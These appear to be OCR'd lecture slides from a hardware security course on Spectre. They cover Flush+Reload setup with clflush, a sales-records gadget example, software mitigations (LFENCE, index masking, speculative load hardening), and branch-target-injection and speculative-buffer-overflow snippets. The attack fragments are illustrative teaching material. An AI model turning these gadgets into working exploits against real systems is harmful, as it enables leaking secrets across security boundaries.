
```
typedef struct {
    Item *items;
    Order *orders;
    ~~char memo[512];~~
    size_t num_orders, num_items;
    ~~char manager[256];~~
} SalesRecords;
```

Attacker

```
clflush(&recs->num_orders);
clflush(&recs->num_items);
lookup_item_id(recs, idx);
```

Victim

```
uint8_t id = recs->orders[order_id].item_id
return recs->items[id].type;
```



Flushing num_orders and num_items also purges *orders from the cache

Let's Talk About Memory Layout


```
typedef struct {
    Item *items;
    Order *orders;
    char memo[512];
    size_t num_orders, num_items;
    char manager[256];
} SalesRecords;
```

Attacker

```
clflush(&recs->num_orders);
clflush(&recs->num_items);
lookup_item_id(recs, idx);
```

Victim

```
uint8_t id = recs->orders[order_id].item_id
return recs->items[id].type;
```



Item 0 partially co-locates with #orders and #items on the same cache ⇒ Polluting F+R

Let's Talk About Memory Layout


```c
typedef struct {
    Item *items;
    Order *orders;
    char memo[512];
    size_t num_orders, num_items;
    char manager[256];
} SalesRecords;
```

Attacker

```c
clflush(&recs->num_orders);
clflush(&recs->num_items);
lookup_item_id(recs, idx);
```

Victim

```c
uint8_t id = recs->orders[order_id].item_id
return recs->items[id].type;
```




Demo Time

- Code repo: https://github.com/ece382n-sec/Example-PoCs/tree/main/Spectre
- Two implementations
  - Naïve: The standard textbook Spectre PoC
  - Sales management: Spectre PoC in a more plausible setting

- If your project involves Spectre attacks, try the naïve PoC
- Many easter eggs in the code, please check them out

- We use repeated measurements to denoise the channel



Spectre Software Mitigation: LFENCE


```
void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    LFENCE; // block spec. access
    u8 data = array[idx]; // Access
    LFENCE; // block transmission
    u8 junk = glb_array[data * 4096]; // Transmit
  }
}
```

Stops all instructions,
high performance overhead

"The LFENCE instruction and other serializing instructions ensure that **no later instruction will execute**, even speculatively, until all prior instructions have completed locally." from Intel's Spectre mitigation guidance[1]

[1] https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/bounds-check-bypass.html

Spectre Software Mitigation: Array Index Nospec


```
void vulnerable_code(size_t idx) {
  if (idx < array_size) {
    _idx = array_index_nospec(idx, array_size);
    u8 data = array[idx]; // Access

    u8 junk = glb_array[data * 4096]; // Transmit
  }
}
```

A branchless helper MACRO that clamps the index within the range of [0, array_size)

Manual effort!

Spectre Software Mitigation: Software Load Hardening (SLH)

```
if (idx < array_size) {
    u8 data = array[idx]; // Access
    u8 junk = glb_array[data * 4096]; // Transmit
}
```

Load address hardening

```
uintptr_t all_ones_mask = (uintptr_t)0xffffffffffffffff;
uintptr_t mask = 0;
bool pred = idx < array_size;
if (pred) {
    mask = CMOV(!pred, all_ones_mask);
    u8 *ptr = &array[idx];
    ptr |= mask; // mask is all ones if mis-speculates
    u8 data = *ptr; // Access; Invalid address 0xffff.. if mispredicts
    u8 junk = glb_array[data * 4096]; // Transmit
}
```

Spectre Software Mitigation: Software Load Hardening (SLH)

```
if (idx < array_size) {
    u8 data = array[idx]; // Access
    data += 10;
    u8 junk = glb_array[data * 4096]; // Transmit
}
```

Load value hardening
(allows speculative accesses, blocks transmission)

```
uintptr_t all_ones_mask = (uintptr_t)0xffffffffffffffff;
uintptr_t mask = 0;
bool pred = idx < array_size;
if (pred) {
    mask = CMOV(!pred, all_ones_mask);
    u8 data = *ptr; // Access
    data += 10; // addition is data-oblivious and not a transmitter
    data |= mask; // data won't contain any secret if mispredicts
    u8 junk = glb_array[data * 4096]; // Transmit
}
```

Free to speculatively execute
Lower performance overhead

Spectre Software Mitigation: Software Load Hardening (SLH)

Aggregate predicates across branches

```
uintptr_t all_ones_mask = (uintptr_t)0xffffffffffffffff;
uintptr_t mask = 0;

if (pred1) {
  mask = CMOV(!pred1, all_ones_mask);
} else {
  mask = CMOV(pred1, all_ones_mask);
}

if (pred2) {
  mask = CMOV(!pred2, all_ones_mask);
  if (pred3) {
    mask = CMOV(!pred3, all_ones_mask);
    // The mask is all ones if any prior branch mispredicts
  }
}
```

Spectre Software Mitigation: Software Load Hardening (SLH)

Aggregate predicates across branches


```
uintptr_t all_ones_mask = (uintptr_t)0xffffffffffffffff;
uintptr_t mask = 0;

if (pred1) {
  mask = CMOV(!pred1, all_ones_mask);
} else {
  mask = CMOV(pred1, all_ones_mask);
}

if (pred2) {
  mask = CMOV(!pred2, all_ones_mask);
  if (pred3) {
```

More details: How to implement SLH? How to handle the switch statement? How to pass the mask across function calls? Caveats?
https://llvm.org/docs/SpeculativeLoadHardening.html

Spectre v1.1 and Spectre v2




Vulnerabilities are like ants…
There is always more than one

Both variants enable **speculative** control-flow hijacking

Spectre v2: Branch Target Inject

Branch Target Buffer





```
%rcx = load addr; // Long latency
jmp *%rcx; // Indirect jump
```

Jump to “0xdeadbeef”

Predicts the destination
of a jmp, indexed by PC

Spectre v2: Branch Target Inject

Branch Target Buffer




Predicts the destination
of a jmp, indexed by PC

```
nop;
nop; // for collision
%rcx = 0xdeadbeef;
jmp *%rcx; // Indirect jump
```

Spectre v2: Branch Target Inject

Branch Target Buffer



Predicts the destination of a jmp, indexed by PC


```
nop;
nop; // for collision
%rcx = 0xdeadbeef;
jmp *%rcx; // Indirect jump
```

```
if (idx < array_size) {
  u64 %rax = array[idx]; // Access
}
jmp *%rcx; // Indirect jump
```

```
...
%rax = 10;
%rdx = array_base_ptr;
%rax <<= 3;
load %rdx + %rax; // Transmit
...
```

Misuse existing code out-of-context to craft a Spectre gadget

Spectre v1.1: Speculative Buffer Overflow



Conventional Buffer Overflow

```
void B(u64 idx) {
  // Buffer overflow overwrites
  // the return address
  array[idx] = 0xdeadbeef;
  return;
}
```

Hijacked control flow

Spectre v1.1


```
void B(u64 idx) {
  // Speculative buffer overflow
  // overwrites the return address
  if (idx < array_size)
      array[idx] = 0xdeadbeef;
  return;
}
```

Hijacked speculative control flow


Is Spectre a Bug?

No, it's a feature. We did not realize that clever performance-enhancing techniques can have unintended security implications

